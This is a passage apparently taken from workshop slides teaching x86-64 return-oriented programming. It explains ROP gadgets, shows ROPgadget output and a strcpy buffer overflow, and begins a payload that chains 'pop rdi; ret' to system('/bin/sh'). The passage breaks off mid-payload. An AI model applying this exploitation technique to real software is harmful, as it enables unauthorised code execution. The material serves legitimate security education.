    int vs;
    int vt;
    int vu;
    int vv;
    int vw;
    int vx;
    int vy;
    int vz;
    int wa;
    int wb;
    int wc;
    int wd;
    int we;
    int wf;
    int wg;
    int wh;
    int wi;
    int wj;
    int wk;
    int wl;
    int wm;
    int wn;
    int wo;
    int wp;
    int wq;
    int wr;
    int ws;
    int wt;
    int wu;
    int wv;
    int ww;
    int wx;
    int wy;
    int wz;
    int xa;
    int xb;
    int xc;
    int xd;
    int xe;
    int xf;
    int xg;
    int xh;
    int xi;
    int xj;
    int xk;
    int xl;
    int xm;
    int xn;
    int xo;
    int xp;
    int xq;
    int xr;
    int xs;
    int xt;
    int xu;
    int xv;
    int xw;
    int xx;
    int xy;
    int xz;
    int ya;
    int yb;
    int yc;
    int yd;
    int ye;
    int yf;
    int yg;
    int yh;
    int yi;
    int yj;
    int yk;
    int yl;
    int ym;
    int yn;
    int yo;
    int yp;
    int yq;
    int yr;
    int ys;
    int yt;
    int yu;
    int yv;
    int yw;
    int yx;
    int yy;
    int yz;
    int za;
    int zb;
    int zc;
    int zd;
    int ze;
    int zf;
    int zg;
    int zh;
    int zi;
    int zj;
    int zk;
    int zl;
    int zm;
    int zn;
    int zo;
    int zp;
    int zq;
    int zr;
    int zs;
    int zt;
    int zu;
    int zv;
    int zw;
    int zx;
    int zy;
    int zz;
}

```

[1] <https://www.wired.com/2007/07/weekly-world-ne/>

You can see that all the snippets end with a return statement. That's the return in return oriented programming, and that's the glue to chain the code snippets together. How does that work? Let's look at a quick example:



Lets see how we can put our gadgets into a chain by overflowing the buffer.

On the left you can see the three code snippets from our binary, which all end in a return statement.

They can be taken from any executable section inside the binary.


Just code from the binary. We refer to them as ROP gadgets.

But remember, we can not write the ROP gadgets ourself, we can only use what is already there.

On the right side you can see the current stack where our payload already overflowed the buffer.

As usual, our payload starts with A's .


This time we have overwritten the saved return Adress with the address of our first gadget in the chain.



I just colored the gadgets to make it more clear.


When the vulnerable function returns, execution continues at the beginning of the first gadget.

This will move the value 1 into RAX.




Now we have the value 1 in RAX

As I already mentioned, a return takes the next value from the stack and sets it as the next instruction pointer




That's super useful for us, because we as an attacker have only control over the stack. But with a return statement, we also have control over the instruction pointer again!

This is how we can chain our gadgets together.
We always put the address of our next gadget onto the stack.
The return pops this address and loads it into RIP.
This is how we transition to the next gadget.




This gadget moved the value 2 into rbx.



The return of this gadgets takes the address from the third gadget from the stack and continues execution there.

As we can see this third gadgets also takes another value from the stack and pops it into RDI



So it is even possible to provide our gadgets with arguments if they take it from the stack, like pop instructions.

This is incredible useful, remember in our case we need the address of the string 'bin/sh' in the RDI register.

Where do we get the ROP gadgets from, though? There are tools to find them, for example ROPgadget or ropper. We can try this on our binary:

> ROPgadget --binary 01_demo_64_bit

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/01_demo$ ROPgadget --binary
Gadgets information
```

```
=====
0x000000000400512 : adc byte ptr [rax], ah ; jmp rax
0x000000000400511 : adc byte ptr [rax], spl ; jmp rax
0x00000000040050e : adc dword ptr [rbp - 0x41], ebx ; adc byte ptr [rax
0x00000000040067f : add bl, dh ; ret
0x00000000040067d : add byte ptr [rax], al ; add bl, dh ; ret
0x00000000040067b : add byte ptr [rax], al ; add byte ptr [rax], al ; a
0x0000000004005ff : add byte ptr [rax], al ; add byte ptr [rax], al ; l
0x00000000040051c : add byte ptr [rax], al ; add byte ptr [rax], al ; p
0x00000000040067c : add byte ptr [rax], al ; add byte ptr [rax], al ; r
0x000000000400600 : add byte ptr [rax], al ; add cl, cl ; ret
0x00000000040044b : add byte ptr [rax], al ; add rsp, 8 ; ret
0x000000000400601 : add byte ptr [rax], al ; leave ; ret
0x00000000040051e : add byte ptr [rax], al ; pop rbp ; ret
0x00000000040067e : add byte ptr [rax], al ; ret
0x000000000400588 : add byte ptr [rcx], al ; ret
0x000000000400602 : add cl, cl ; ret
0x000000000400584 : add eax, 0x200abe ; add ebx, esi ; ret
0x000000000400589 : add ebx, esi ; ret
0x00000000040044e : add esp, 8 ; ret
0x00000000040044d : add rsp, 8 ; ret
0x000000000400587 : and byte ptr [rax], al ; add ebx, esi ; ret
0x000000000400659 : call qword ptr [r12 + rbx*8]
0x0000000004006e7 : call qword ptr [rax]
0x0000000004006e5 : call qword ptr [rcx + rbx*8]
```

We can see there are many gadgets, and all of them end either with a return statement, a jump or a call. It is a bit strange that we can not see those instructions while disassembling.

x86 – ROPgadget

Why is there code we don't see while disassembling?

When we run the command ROPgadget, why is there code we don't see while disassembling?

x86 – ROPgadget

Why is there code we don't see while disassembling?

```
push 0x11c35faa
```

```
RIP → 0x68 0xaa 0x5f 0xc3 0x11
```

When we take for example the following instruction: push that immediate value to the stack, it translates to the following bytes:

The push instruction for an immediate value is 0x68, and the immediate value is in little endian.

An interesting fact about the intel architecture is that the instructions do not always have fixed size, contrary to for example the ARM architecture.

So for example in the intel architecture there are instructions that are only 1 byte long, but also instructions which are many bytes long.

Also instructions do not have to be aligned in memory, so an instruction can begin at an arbitrary address.

x86 – ROPgadget

Why is there code we don't see while disassembling?

```
push 0x11c35faa  
RIP → 0x68 0xaa 0x5f 0xc3 0x11  
      RIP
```

If you would jump with the instruction pointer not at the beginning at this instruction, but in the middle of it, it will be interpreted as this:

x86 – ROPgadget

Why is there code we don't see while disassembling?

```
push 0x11c35faa
```

```
0x68 0xaa 0x5f 0xc3 0x11
```

```
RIP → pop rdi; ret
```

This means that even uninteresting instructions can turn into an interesting ROPgadget when they contain the value 0xc3, because that is the opcode for return. The tool ROPgadget looks for this in an automated way, and this is way we find so many gadgets we dont see while just looking at the disassembled code.

Payload Strategy

```
void vuln(char *input)
{
    char buffer[32];
    strcpy(buffer, input);
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}
```

```
vuln(char*) :
push rbp
mov rbp, rsp
sub rsp, 32
mov rsi, rdi ; input
lea rax, [rbp-32]
mov rdi, rax ;buffer
call strcpy
leave
ret
```

Leave:
mov rsp, rbp
pop rbp

Ret:
"pop rip"

RDI

???

0x7FFFFFFF...

0x0000...

RIP
RSP
(Top of Stack)



To get the argument for system into RDI, our first ROP gadget is the pop rdi gadget.
Let's look what happens if we hit the return now, with this state of the stack:

Payload Strategy

```
void vuln(char *input)
{
    char buffer[32];
    strcpy(buffer, input);
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}
```

```
vuln(char*) :
push rbp
mov rbp, rsp
sub rsp, 32
mov rsi, rdi ; input
lea rax, [rbp-32]
mov rdi, rax ;buffer
call strcpy
leave
ret
```

Leave:
mov rsp, rbp
pop rbp

Ret:
"pop rip"

RDI

???

0x7FFFFFFF...


0x0000...

← buffer


← RIP RSP
(Top of Stack)



The Return, as I explained, pops the next value from the stack and loads it into the instruction pointer register, so execution will continue there. In our case that is the Pop RDI gadget




The pop RDI code snippet pops the next value from the stack into the RDI register. In this case this is the pointer to bin/sh.



When we hit the return of the gadget, it will take the next value on the stack and load it into the instruction pointer register.

In this case this is system. System expects its argument in the RDI register, which is now the pointer to /bin/sh




64 Bit – simple ROP-chain

Payload = "A" * 32

+ "AAAAAAAA" (~~saved EBP~~)

0x0000...



0x7FFF...

If we take all this together, we can now apply this concept to our exercise:
First we have our As to fill up the buffer and overflow until our instruction pointer.


64 Bit – simple ROP-chain

Payload = "A" * 32

+ "AAAAAAAA" (~~saved EBP~~)

+ address "pop RDI; ret" [ROP-gadget] (~~saved EIP~~)

0x0000...



0x7FFF...


Then we have address of our first gadget: thats pop rdi, return.

64 Bit – simple ROP-chain

Payload = "A" * 32

- + "AAAAAAAA" (~~saved EBP~~)
